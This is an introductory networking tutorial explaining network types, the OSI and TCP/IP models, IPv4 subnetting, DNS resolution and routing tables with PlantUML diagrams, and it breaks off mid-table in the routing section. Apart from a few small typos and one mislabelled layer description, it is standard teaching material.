# Introduction to Networking

## What Is a Network?

A **computer network** is a collection of interconnected devices (computers, servers, smartphones, printers, etc.) that can communicate and share resources with each other. Think of it like a highway system where cars (data) travel between different cities (devices) using roads (network cables or wireless connections).

## Why Are Networks Essential?

Networks solve several fundamental problems:

|  |  |
| --- | --- |
| **Aspect** | **Details** |
| Resource sharing | - Files: Share documents, photos, videos between devices - Hardware: Share printers, scanners, storage devices - Internet: Share a single internet connection among multiple devices - Applications: Access software installed on remote servers |
| Communication | - Email, instant messaging, video calls - Real-time collaboration on documents - Voice over IP (VoIP) phone systems |
| Centralized management | - Store all company data in one secure location - Manage user accounts and permissions centrally - Install software updates across multiple machines simultaneously |
| Cost efficiency | - One printer for 50 employees instead of 50 printers - One internet connection for the whole office - Centralized software licensing |
| Backup and reliability | - Automatic backups to network storage - Redundant systems for high availability - Disaster recovery capabilities |

## Types of Networks

Networks are classified based on their size, scope, and purpose:

|  |  |  |
| --- | --- | --- |
| **Network Type** | **Range** | **Examples** |
| **PAN**  (Personal Area Network) | 1‑10 m | Bluetooth between phone & headphones, USB connections |
| **LAN**  (Local Area Network) | Up to 1 km  (typically within a building) | Home Wi‑Fi network, office network |
| **CAN**  (Campus Area Network) | 1‑5 km | University campus network, large corporate campus |
| **MAN**  (Metropolitan Area Network) | 5‑50 km  (city‑wide) | City‑wide Wi‑Fi, cable TV networks |

## Network Components

### End Devices (Hosts)

These are the devices that send and receive data:

* **Computers**: Desktops, laptops, servers
* **Mobile devices**: Smartphones, tablets
* **IoT devices**: Smart TVs, security cameras, smart thermostats
* **Network Attached Storage (NAS)**: Specialized storage devices

### Network Infrastructure Devices

|  |  |  |
| --- | --- | --- |
| **Device** | **Function** | **Additional Notes** |
| **Modem** | Converts ISP analog signal (fiber/DSL/cable) into Ethernet | Types: DSL modem, cable modem, fiber modem |
| **Switch** | Expands number of wired Ethernet ports | Each port gets full bandwidth, reduces network collisions |
| **Router** | Shares internet to multiple devices, assigns IPs (DHCP), does NAT | Routes data between different IP networks |
| **Access Point (AP)** | Provides wireless connectivity to wired networks | Extends network access to wireless devices |

## Transmission Media

|  |  |  |  |
| --- | --- | --- | --- |
| **Category** | **Medium / Type** | **Specs / Details** | **Notes** |
| Wired Media | Ethernet Cables – Cat5e | Up to 1 Gbps, 100 m | Common for home/office networks |
| Ethernet Cables – Cat6 | Up to 10 Gbps, 55 m | Better performance; shorter distance for max speed |
| Ethernet Cables – Cat6a | Up to 10 Gbps, 100 m | Enhanced shielding for reduced interference |
| Fiber Optic Cables | 10 Gbps – 400 Gbps | Much higher speeds than copper |
| Up to 40 km without repeaters | Ideal for long‑distance connections |
| Immune to electromagnetic interference | Excellent for high‑interference environments |
| Wireless Media | Wi‑Fi | 2.4 GHz & 5 GHz radio frequencies | Widely used for local wireless networks |
| Bluetooth | Short‑range, low‑power | Great for peripherals and device‑to‑device links |
| Cellular | 4G LTE, 5G networks | Mobile broadband over wide areas |
| Satellite | Global coverage | High latency compared to terrestrial networks |

# Network Models

## What Are Network Models?

Network models are **conceptual frameworks** that help us understand how network communication works. Think of them as blueprints that show how data travels from one device to another through various stages of processing.

Network models are important because:

* **Standardization**: It gives engineers a universal language. For example, when someone says "this is a Layer 3 issue", everyone knows they’re talking about IP routing.
* **Troubleshooting**: It helps you isolate problems. For example, if you can ping an IP but cannot load a website, you know Layers 1–3 are fine, and the issue is likely at Layer 4 or above.
* **Education**: It organizes complex networking concepts into manageable chunks.
* **Design**: Guides network architecture and protocol development

## Common Network Models

### OSI Model

#### Layers

OSI (Open Systems Interconnection) model divides network communications functions into **7 layers**.


|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Layer** | **Name** | **Purpose** | **Key Functions** | **Common Protocols** | **Examples** |
| 7 | Application | Provides network services directly to user applications | • Interface between applications and network • High-level protocols and data formatting • User authentication and privacy | • HTTP/HTTPS (Web browsing) • SMTP (Email sending) • POP3/IMAP (Email receiving) • FTP/SFTP (File transfers) • DNS (Name resolution) • DHCP (IP assignment) | • Web Browsers (Chrome, Firefox) • Email Clients (Outlook, Gmail) • File Transfer apps • SSH clients, VNC viewers |
| 6 | Presentation | Data translation, encryption, and compression | • Translation between data formats • Encryption for security • Compression for efficiency | • SSL/TLS (Encryption) • JPEG, PNG (Image formats) • MP4, AVI (Video codecs) • ASCII, Unicode (Text encoding) | • HTTPS encryption/decryption • Image format conversion • Video compression • Character encoding |
| 5 | Session | Manages communication sessions between applications | • Session establishment • Session management • Session termination • Synchronization and checkpoints | • RPC (Remote Procedure Call) • SQL Sessions • NetBIOS • PPTP, L2TP | • Database connections • Remote Desktop (RDP) • Video conferencing (Zoom, Teams) • Online gaming sessions |
| 4 | Transport | Reliable data delivery and error recovery | • Segmentation of large messages • Flow control • Error detection and recovery • Port addressing | • TCP (Reliable, connection-oriented) • UDP (Fast, connectionless) • Port Numbers (0-65535) | • TCP: Web browsing, email, file transfers • UDP: Video streaming, gaming, DNS • Port 80 (HTTP), 443 (HTTPS), 22 (SSH) |
| 3 | Network | Routing data between different networks | • Logical addressing (IP addresses) • Routing and path determination • Packet forwarding • Fragmentation | • IP (IPv4/IPv6) • ICMP (ping, traceroute) • ARP (IP to MAC translation) • OSPF, RIP, BGP (Routing protocols) | • Router forwarding packets • IP addressing (192.168.1.100) • Internet routing • VPN connections |
| 2 | Data Link | Node-to-node delivery within same network segment | • Physical addressing (MAC addresses) • Frame formation • Error detection • Media access control | • Ethernet (Most common LAN) • Wi-Fi (802.11) • PPP (Point-to-Point) • Frame Relay (Legacy WAN) | • Switch forwarding frames • MAC addresses (aa:bb:cc:dd:ee:ff) • Ethernet frames • Wi-Fi authentication |
| 1 | Physical | Actual transmission of raw bits over physical media | • Signal generation • Media specifications • Physical topology • Electrical/optical standards | • Ethernet Physical (10/100/1000BASE-T) • Wi-Fi Physical (802.11 radio) • Fiber Standards (1000BASE-SX) • Serial (RS-232) | • Copper: Cat5e, Cat6, Cat6a cables • Fiber: Single/multi-mode • Wireless: 2.4/5 GHz Wi-Fi • Connectors: RJ45, fiber, antennas |

#### How Data Flows Through OSI Model

Imagine you’re sending a photo via a chat app:

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **When you send data (Encapsulation)**   |  |  | | --- | --- | | Application (L7) | Your chat app prepares the image for sending. | | Presentation (L6) | The image is compressed and encrypted (e.g., TLS). | | Session (L5) | A session is established between you and your friend’s device. | | Transport (L4) | TCP breaks the image into segments, numbers them, and adds port info. | | Network (L3) | Each segment gets an IP header with source and destination IPs. | | Data Link (L2) | The IP packet is wrapped in a frame with MAC addresses. | | Physical (L1) | The frame is converted into electrical signals, light pulses, or radio waves and sent over the medium. | | **When you receive data (Decapsulation)**   |  |  | | --- | --- | | Physical (L1) | Your NIC receives the raw signals. | | Data Link (L2) | It checks the MAC address and error detection bits. | | Network (L3) | It reads the IP header to see if the packet is for you. | | Transport (L4) | TCP reassembles the segments in order and checks for missing ones. | | Session (L5) | The session context ensures the data belongs to the correct conversation. | | Presentation (L6) | The data is decrypted and decompressed. | | Application (L7) | Your chat app displays the photo. | |

**Illustration:**



#### Troubleshooting

|  |  |  |  |
| --- | --- | --- | --- |
| **Layer** | **Problem Symptoms** | **Tools to Use** | **What to Check** |
| **Application** | • Application won't connect • Authentication issues • Corrupt application data | Application logs, curl | Credentials, app config, service status |
| **Presentation** | • Encryption/decryption errors • Unsupported file formats • Character encoding issues | Browser dev tools | SSL certificates, file formats |
| **Session** | • Sessions timing out • Cannot establish DB connections • Remote desktop disconnections | Application logs | Session timeouts, service availability |
| **Transport** | • Slow file transfers • Connection timeouts • Port blocking by firewalls • Packet loss | telnet, netstat, nmap | Firewall rules, port status, service listening |
| **Network** | • Cannot reach remote networks • IP address conflicts • Routing issues • Gateway problems | ping, traceroute, ipconfig | IP config, routing, gateway |
| **Data Link** | • Duplicate MAC addresses • Switch port errors • Cable problems • Wireless auth issues | Switch management, arp | Switch ports, MAC conflicts, VLAN |
| **Physical** | • No link lights • Cable faults • Speed/duplex mismatch • Signal interference | Cable tester, link lights | Cables, connectors, port status |

### TCP/IP Model

The TCP/IP model is the practical model used in real networks, especially the Internet. It's simpler than OSI but maps closely to how networks actually work.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Layer** | **Name** | **Purpose** | **Key Functions** | **Common Protocols** |
| 4 | Application | Combines OSI Layers 5, 6, and 7  Purpose: Provides network services to applications | Everything users interact with directly | * HTTP/HTTPS: Web browsing and APIs * FTP/SFTP: File transfers * SMTP/POP3/IMAP: Email * SSH: Secure remote access * DNS: Domain name resolution * DHCP: Automatic IP configuration |
| 3 | Transport Layer | Same as OSI Layer 4  Purpose: End-to-end communication and reliability | * Port numbers for application identification * Flow control and error recovery (TCP) * Segmentation and reassembly | * TCP: Reliable, connection-oriented * UDP: Unreliable, connectionless |
| 2 | Internet Layer | Manages communication sessions between applications | Gets data from source network to destination network | * IP: Internet Protocol (IPv4/IPv6) * ICMP: Error messages * ARP: Address resolution * Routing Protocols: OSPF, RIP, BGP |
| 1 | Network Access Layer | Combines OSI Layers 1 and 2  Purpose: Physical network access | Handles local network delivery and physical transmission | * Ethernet: Wired LANs * Wi-Fi: Wireless LANs * PPP: Point-to-point links * Frame Relay: WAN connections |

# IP Addressing & Subnetting

## Introduction to IP Addressing

### Definition

IP addressing is a **numerical labeling system** used to **identify and locate devices on a computer network**. Every device that communicates on a network needs a unique identifier - an IP address. It serves as the fundamental addressing mechanism that enables data to be routed from source to destination across interconnected networks.

OSI Layer: Network (Layer 3)

### How It Works

IP addressing operates like a postal address system for the digital world:

* **Unique identification**: Each device receives a **unique** **IP** address within its network segment
* **Hierarchical structure**: Addresses are organized in a **hierarchy** (network → subnet → host)
* **Routing decision**: Routers examine destination IP addresses to determine the next hop
* **Packet delivery**: Data packets are forwarded hop-by-hop until they reach the destination

### Real-World Analogy

IP addresses are like **postal addresses**:

* **Street Address**: Identifies specific house (host address)
* **City/State**: Identifies general area (network address)
* **Country**: Highest level organization (major network)
* **Postal Code**: Helps route mail efficiently (subnet)

Just as mail carriers use postal addresses to deliver letters, routers use IP addresses to deliver data packets.

|  |  |
| --- | --- |
| PlantUML diagram | @startuml IP\_Address\_Analogy  title IP Address vs Postal Address Analogy  package "Postal System" {  rectangle "Country: USA" as country {  rectangle "State: California" as state {  rectangle "City: San Francisco" as city {  rectangle "Street: 123 Main St" as street  }  }  }  }  package "IP Network System" {  rectangle "Major Network: 10.0.0.0/8" as major {  rectangle "Regional Network: 10.1.0.0/16" as regional {  rectangle "Local Network: 10.1.1.0/24" as local {  rectangle "Host: 10.1.1.100" as host  }  }  }  }  country -[hidden]-> major  state -[hidden]-> regional  city -[hidden]-> local  street -[hidden]-> host  note right of country : Identifies broad geographic area  note right of major : Identifies major network block  note right of state : Identifies specific region  note right of regional : Identifies campus/organization  note right of city : Identifies local area  note right of local : Identifies subnet/VLAN  note right of street : Identifies specific address  note right of host : Identifies specific device  @enduml |

## Introduction to IP Address

### Definition

An IP address is a **unique identifier for a device on a network**.

OSI Layer: Network (Layer 3)

### Format

#### IPv4 Format

* 32 bits, split into 4 octets: 192.168.1.10
* Each octet ranges from 0 to 255
* Binary form: 11000000.10101000.00000001.00001010

#### IPv6 Format

* 128 bits, written in hexadecimal: 2001:0db8:85a3:0000:0000:8a2e:0370:7334

## IPv4 Addressing

### Structure

Every IPv4 address has 4 parts:

* **Network portion**: Identifies the subnet
* **Host portion**: Identifies the device within that subnet
* **CIDR**: Tells how many bits of the IP address are reserved for the network portion. The rest are for host portion.
* **Subnet mask**: All bits that represent the **network portion** are set to 1. All bits that represent the **host** **portion** are set to 0.

Example:

The IP 192.168.1.10/24 has:

* Network portion: 192.168.1.0
* Host portion: .10 (the specific device within that network)
* CIDR: /24
* Subnet mask: 255.255.255.0

Explanation:

* 192.168.1.10 is the **full IP address**. It has **32 bits** total.
* The IP has bit presentation as 11000000.10101000.00000001.00001010
* /24 is the **CIDR notation**, which tells us how many bits are used for the network portion. In this case, the **first 24 bits**. That leaves **8 bits** for the host portion.
* By setting all bit in the network portion to 1, and clear all bits in the host portion to 0, you have the subnet mask as 255.255.255.0

### Subnet Masks and CIDR Notation

#### Definition

Subnet masks – in IPv4 – are 32-bit numbers that define which portion of an IP address represents the network and which portion represents the host. They work in conjunction with IP addresses to determine network boundaries and enable routing decisions.

CIDR (Classless Inter-Domain Routing) notation is a compact way to represent subnet masks using a slash followed by the number of network bits (e.g., /24).

#### How It Works

Subnet masks operate through binary logic to separate network and host portions:

* Convert to binary: Both IP address and subnet mask become 32-bit binary
* Apply AND operation: Mask bits determine which address bits represent network
* Identify network: 1 bits in mask preserve corresponding IP address bits
* Identify host: 0 bits in mask zero out corresponding IP address bits
* Result: Network address with host portion zeroed out

|  |  |
| --- | --- |
| PlantUML diagram | @startuml Subnet\_Mask\_Logic  title Subnet Mask Binary Logic - Network vs Host Identification  package "IP Address: 192.168.1.100" {  rectangle "192\n11000000" as ip1  rectangle "168\n10101000" as ip2  rectangle "1\n00000001" as ip3  rectangle "100\n01100100" as ip4  }  package "Subnet Mask: 255.255.255.0" {  rectangle "255\n11111111" as mask1  rectangle "255\n11111111" as mask2  rectangle "255\n11111111" as mask3  rectangle "0\n00000000" as mask4  }  package "Result (AND Operation)" {  rectangle "Network Portion\n192.168.1.0\n11000000.10101000.00000001.00000000" as net  rectangle "Host Portion\n0.0.0.100\n00000000.00000000.00000000.01100100" as host  }  ip1 --> mask1  ip2 --> mask2  ip3 --> mask3  ip4 --> mask4  mask1 --> net : 1 bits = Network  mask2 --> net  mask3 --> net  mask4 --> host : 0 bits = Host  note right of net : Network ID: 192.168.1.0\nAll devices on same subnet  note right of host : Host ID: .100\nUnique device identifier  note bottom : Subnet Mask determines:\n• Which part identifies the network\n• Which part identifies the host\n• How routing decisions are made  @enduml |

If you combine subnet mask and CIDR, you can calculate number of **usable** **hosts per subnet** (how many devices you can IPs to in this subnet).

Example:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **CIDR** | **Subnet mask** | **Number of addresses per subnet** | **Number of usable hosts per subnet** | **Explanation** |
| /24 | 255.255.255.0 | 256 | 254 | Host portion has 8 bit, so:  - You can have 2⁸ = 256 total combinations.  - But 2 addresses are reserved:  + Network address (all host bits = 0)  + Broadcast address (all host bits = 1)  So the number of usable host addresses is: 254 |
| /16 | 255.255.0.0 | 65,536 | 65,534 |  |
| /8 | 255.0.0.0 | 16,777,216 | 16,777,214 |  |

💡 Bigger CIDR = smaller subnet = fewer hosts

## IPv4 Subnetting

### Definition

Subnetting works by "borrowing" bits from the host portion to create more subnets (sub networks) in a network.

OSI Layer: Network (Layer 3)

### How It Works

**Process**:

1. Start with base network: Original network with default mask (e.g., 192.168.1.0/24)
2. Determine requirements: Calculate number of subnets and hosts needed
3. Borrow host bits: Convert host bits to subnet bits as needed
4. Create new mask: Extended mask defines new network boundaries
5. Calculate ranges: Each subnet gets its own address range

**Example:**

|  |  |
| --- | --- |
| PlantUML diagram | @startuml Basic\_Subnetting\_Example  title Basic Subnetting: 192.168.1.0/24 into 4 Subnets  package "Original Network: 192.168.1.0/24" { rectangle "256 addresses (254 usable)" as original #lightblue }  package "After Subnetting (/26)" { rectangle "Subnet 1\n192.168.1.0/26" as sub1 #lightgreen rectangle "Subnet 2\n192.168.1.64/26" as sub2 #lightgreen rectangle "Subnet 3\n192.168.1.128/26" as sub3 #lightgreen rectangle "Subnet 4\n192.168.1.192/26" as sub4 #lightgreen }  original --> sub1 : Borrowed 2 bits original --> sub2 : 2^2 = 4 subnets original --> sub3 : 2^6 = 64 addresses each original --> sub4 : 64 - 2 = 62 usable hosts  note right of sub1 : Network: .0\nBroadcast: .63\nHosts: .1-.62\n62 usable hosts  note right of sub2 : Network: .64\nBroadcast: .127\nHosts: .65-.126\n62 usable hosts  note right of sub3 : Network: .128\nBroadcast: .191\nHosts: .129-.190\n62 usable hosts  note right of sub4 : Network: .192\nBroadcast: .255\nHosts: .193-.254\n62 usable hosts  note bottom : Subnet Mask changed from /24 (255.255.255.0) to /26 (255.255.255.192)  @enduml |

### Subnet Mask Cheat Sheet

/24 = 255.255.255.0 → 1 network, 254 hosts

/25 = 255.255.255.128 → 2 networks, 126 hosts each

/26 = 255.255.255.192 → 4 networks, 62 hosts each

/27 = 255.255.255.224 → 8 networks, 30 hosts each

/28 = 255.255.255.240 → 16 networks, 14 hosts each

/29 = 255.255.255.248 → 32 networks, 6 hosts each

/30 = 255.255.255.252 → 64 networks, 2 hosts each

# Domain Name System (DNS)

## Introduction to DNS

### Definition

Domain Name System (DNS) is a hierarchical, distributed **naming system** that translates human-readable domain names (like [www.example.com](http://www.example.com)) into machine-readable IP addresses (like 192.0.2.1). DNS serves as the "phonebook of the Internet," enabling users to access websites and services using memorable names instead of numerical IP addresses.

OSI Layer: Application (Layer 7)

### Components

* DNS Clients (Resolvers) — ask the questions.
* DNS Servers — provide the answers.
* DNS Records — store the mappings (A, AAAA, MX, CNAME, etc.).

## DNS Client

### Definition

The DNS Client is the part of your operating system or application that initiates a *DNS query* (or *DNS lookup* or *DNS resolution*) when you request a domain.

### How It Works

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  title DNS Resolution – 8-Step Flow  actor User  participant Application  participant "/etc/nsswitch.conf" as NSS  participant "Resolver library" as Resolver  participant "/etc/hosts" as Hosts  participant "/etc/resolv.conf" as Resolv  participant "DNS server\n(recursive)" as DNS  participant "Local cache\n(systemd-resolved / nscd / app)" as Cache  participant "Root DNS" as Root  participant "TLD DNS" as TLD  participant "Authoritative DNS" as Auth  User -> Application: (1) Request "server1.example.com"  Application -> NSS: (2) Determine lookup order  NSS --> Application: hosts: files dns  Application -> Resolver: (3) Resolve hostname  Resolver -> Hosts: (3) Check static mapping in /etc/hosts  alt Found in /etc/hosts  Hosts --> Resolver: IP address  Resolver -> Cache: (8) Optionally cache result (TTL)  Resolver --> Application: (7) Return IP to app  Application --> User: Connect to IP  else Not found in /etc/hosts  Hosts --> Resolver: Not found  Resolver -> Resolv: (4) Read DNS settings (nameserver, search)  Resolv --> Resolver: nameserver list (e.g., 8.8.8.8, 1.1.1.1)  Resolver -> DNS: (5) Query first nameserver for A/AAAA  opt (6) Recursive resolution (performed by DNS server)  DNS -> Root: Ask for .com NS  Root --> DNS: Referral to TLD (.com)  DNS -> TLD: Ask for example.com NS  TLD --> DNS: Referral to authoritative  DNS -> Auth: Ask for server1.example.com A/AAAA  Auth --> DNS: Final answer (IP, TTL)  end opt  DNS --> Resolver: (7) Answer (IP address)  Resolver -> Cache: (8) Cache result locally (honor TTL)  Resolver --> Application: (7) Return IP to app  Application --> User: Connect to IP  end  @enduml |
| Explanation:   1. **Application request**: You run ping server1.example.com or open a website in a browser. 2. **Name Service Switch (NSS)**: The system checks /etc/nsswitch.conf to decide the order of resolution methods (e.g., hosts: files dns). 3. **Local resolution:** /etc/hosts is checked first for static mappings. 4. **DNS resolution**: If not found locally, the system reads /etc/resolv.conf to find DNS servers. 5. **Query to DNS server**: The first nameserver in /etc/resolv.conf is queried. 6. **Recursive resolution**: The DNS server may contact other DNS servers to find the answer. 7. **Response**: The IP address is returned to your system. 8. **Caching**: The result may be cached locally (e.g., by systemd-resolved, nscd, or the application) for faster future lookups. |  |

### Key Files & Components

|  |  |
| --- | --- |
| **Component / File** | **Purpose** |
| /etc/nsswitch.conf | Defines lookup order (files, DNS, LDAP, etc.) |
| /etc/hosts | Static hostname-to-IP mappings.  A common convention is adding *local hostname* (like a machine on your LAN) to this file. |
| /etc/resolv.conf | Lists DNS servers (nameserver) and search domains, in priority order.  You can list up to 3 nameserver. This is the rule! |
| Local resolver library | Implements the lookup logic in the OS |
| DNS Server (e.g., 8.8.8.8) | Resolves queries recursively or iteratively |

### Example

When you type something like:

ping server1

Your system needs to figure out what IP address corresponds to server1. But server1 is just a name — not an address. So your system asks: “Hey, where can I find the IP for server1?

First your system checks /etc/nsswitch.conf to know the lookup order:

hosts: files dns

It realizes that it needs to check /etc/hosts local file first:

127.0.0.1 localhost

But server1 does not exist in /etc/hosts, so it have to query DNS.

It checks /etc/resolv.conf to see which DNS servers to ask:

nameserver 8.8.8.8

nameserver 1.1.1.1

search example.com

Where:

* 8.8.8.8 and 1.1.1.1 are public DNS servers — Google and Cloudflare, respectively.
* The search suffix appended to short hostnames (for example, server1 → server1.example.com).

Important:

On many modern systems (especially those using NetworkManager or systemd-resolved), this file is automatically generated. Manual edits may be overwritten unless you disable the manager or configure it properly.

Now if server1 is added to /etc/hosts:

127.0.0.1 localhost

192.168.1.10 server1.example.com server1

This is called *static mapping* and it guarantees server1 or server1.example.com resolves to 192.168.1.10 immediately regardless of DNS. So in the next try to ping to server1, the DNS Client in your system no longer have to query any DNS Server.

## DNS Server

### Definition

The DNS Server is a system that responds to DNS queries. It can be:

* Authoritative — stores and serves DNS records for domains it manages.
* Recursive — resolves queries on behalf of clients by walking the DNS hierarchy.

### How It Works

DNS Server operates through a distributed hierarchy of name servers:

1. **Query initiation**: User types domain name in browser
2. **Local resolution**: Operating system checks local DNS cache
3. **Recursive query**: DNS resolver queries configured DNS server
4. **Root server query**: Recursive server queries root name servers
5. **TLD server query**: Root servers direct to Top-Level Domain servers
6. **Authoritative query**: TLD servers direct to authoritative name servers
7. **Response return**: Authoritative server provides IP address
8. **Caching**: Result cached at multiple levels for future use

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  title DNS Server Hierarchical Structure  package "DNS Server Hierarchy" {  rectangle "Root (.)" as root #lightgray {  rectangle "Root Servers\n13 global clusters" as root\_servers  }  rectangle "Top-Level Domains" as tlds #lightblue {  rectangle ".com\nCommercial" as com\_tld  rectangle ".org\nOrganizations" as org\_tld  rectangle ".net\nNetwork" as net\_tld  rectangle ".edu\nEducation" as edu\_tld  rectangle ".gov\nGovernment" as gov\_tld  }  rectangle "Second-Level Domains" as slds #lightgreen {  rectangle "google.com" as google  rectangle "example.com" as example  rectangle "microsoft.com" as microsoft  rectangle "wikipedia.org" as wikipedia  }  rectangle "Subdomains" as subdomains #lightyellow {  rectangle "www.google.com" as www\_google  rectangle "mail.google.com" as mail\_google  rectangle "docs.google.com" as docs\_google  rectangle "www.example.com" as www\_example  }  rectangle "Host Records" as hosts #lightpink {  rectangle "IP: 172.217.14.196" as google\_ip  rectangle "IP: 93.184.216.34" as example\_ip  }  }  root --> com\_tld : Delegates .com  root --> org\_tld : Delegates .org  root --> net\_tld : Delegates .net  com\_tld --> google : Authoritative\nfor google.com  com\_tld --> example : Authoritative\nfor example.com  com\_tld --> microsoft : Authoritative\nfor microsoft.com  google --> www\_google : Subdomain  google --> mail\_google : Subdomain  google --> docs\_google : Subdomain  example --> www\_example : Subdomain  www\_google --> google\_ip : Resolves to  www\_example --> example\_ip : Resolves to  note right of root : 13 root server clusters\nworldwide  note right of tlds : Managed by registries\n(Verisign, PIR, etc.)  note right of slds : Registered by organizations\nand individuals  note right of subdomains : Managed by domain owner\nfor different services  @enduml |
| **Real-world application:** When you type [www.google.com](http://www.google.com):   * Root servers direct you to .com servers * .com servers direct you to google.com servers * google.com servers provide the IP for [www.google.com](http://www.google.com) * Your browser connects to that IP address 172.217.14.196 |  |

### Common Public DNS Server

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Provider** | **Primary IPv4** | **Secondary IPv4** | **Primary IPv6** | **Secondary IPv6** | **Notes** |
| **Google** | 8.8.8.8 | 8.8.4.4 | 2001:4860:4860::8888 | 2001:4860:4860::8844 | Fast, global, supports DNSSEC, DoH, DoT |
| **Cloudflare** | 1.1.1.1 | 1.0.0.1 | 2606:4700:4700::1111 | 2606:4700:4700::1001 | Privacy‑focused, very low latency, supports DNSSEC, DoH, DoT |
| **Quad9** | 9.9.9.9 | 149.112.112.112 | 2620:fe::fe | 2620:fe::9 | Security‑focused, blocks known malicious domains, DNSSEC |
| **OpenDNS (Cisco)** | 208.67.222.222 | 208.67.220.220 | 2620:119:35::35 | 2620:119:53::53 | Offers filtering, parental controls, DNSSEC |
| **CleanBrowsing (Security Filter)** | 185.228.168.9 | 185.228.169.9 | 2a0d:2a00:1::2 | 2a0d:2a00:2::2 | Blocks adult/malicious content, DNSSEC |
| **AdGuard DNS** | 94.140.14.14 | 94.140.15.15 | 2a10:50c0::ad1:ff | 2a10:50c0::ad2:ff | Blocks ads, trackers, malicious sites |

Note:

|  |  |  |
| --- | --- | --- |
| **Term** | **Purpose** | **How It’s Used** |
| **Primary DNS IP** | The first DNS server your device will try to contact when resolving a domain name. | If it responds, all queries go through it until it fails or becomes unreachable. |
| **Secondary DNS IP** | A fallback DNS server your device will use if the primary one doesn’t respond. | Ensures continued name resolution if the primary is down, slow, or blocked. |

# Network Routing

## Introduction to Routing

### Definition

Routing is the process of **selecting optimal paths for data packets to travel from their source to their destination across inter-connected networks**.

A **router** is a specialized network device that forwards data packets between different network segments based on their destination IP addresses, making routing decisions using routing tables and algorithms.

OSI Layer: Network (Layer 3)

### How It Works

The routing process:

1. Router receives a packet from source network
2. Examines destination IP address in packet header
3. Searches (lookups) routing table for best matching route
4. Determines next router or final destination (next-hop)
5. Sends packet toward destination via selected interface
6. Each router repeats this process until packet reaches destination

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  cloud "Internet" as internet  rectangle "Router" as router #orange  rectangle "Switch" as switch #lightcyan  rectangle "PC1" as pc1  rectangle "PC2" as pc2  rectangle "PC3" as pc3  internet <--> router : Layer 3\n(IP Routing)  router <--> switch : Layer 2 and 3\n(Handoff)  switch <--> pc1 : Layer 2\n(Switching)  switch <--> pc2 : Layer 2\n(Switching)  switch <--> pc3 : Layer 2\n(Switching)  note top of router : Connects different\nnetworks (subnets)  note top of switch : Connects devices\nwithin same network  @enduml |

## Default Gateway

### Definition

A default gateway is the device on your network — usually a router — that your computer sends traffic to when it needs to **reach something outside its own local network**.

Think of it as the "exit door" from your network to the rest of the world.

### How It Works

* Every device on a network has:
  + **IP address**: its unique ID
  + **Subnet mask**: defines which addresses are "local" (belong to the same subnet)
  + **Default gateway**: the "next hop" for anything *not* local
* When your computer wants to talk to another device:
  + If the destination IP is inside your subnet, it talks directly.
  + If it’s outside your subnet, it sends the packet to the default gateway, which then routes it toward the destination.

### Example

* Your laptop: 192.168.1.50
* Subnet mask: 255.255.255.0 (means local IPs are 192.168.1.x)
* Default gateway: 192.168.1.1 (your router)
* You visit 8.8.8.8 (Google DNS) → not in 192.168.1.x → traffic goes to 192.168.1.1 → router sends it to the internet.

## Routing Table and Route Selection

### Definition

A *routing table* is a **data structure stored in router memory** that contains information about **known networks and the paths to reach them**. Each entry includes the destination network, next-hop router, outgoing interface, and metrics used for route selection.

*Route selection* is the process by which routers choose the best path when multiple routes to the same destination exist.

### Routing Table Components

# netstate -rn # or route -n # or ip route

Destination Gateway Genmask Flags Metric Ref Use Iface

0.0.0.0 192.168.1.1 0.0.0.0 UG 100 0 0 eth0

192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0

10.1.1.0 192.168.1.10 255.255.255.0 UG 50 0 0 eth0

172.16.0.0 192.168.1.20 255.240.0.0 UG 75 0 0 eth0

Where:

|  |  |
| --- | --- |
| **Field** | **Meaning** |
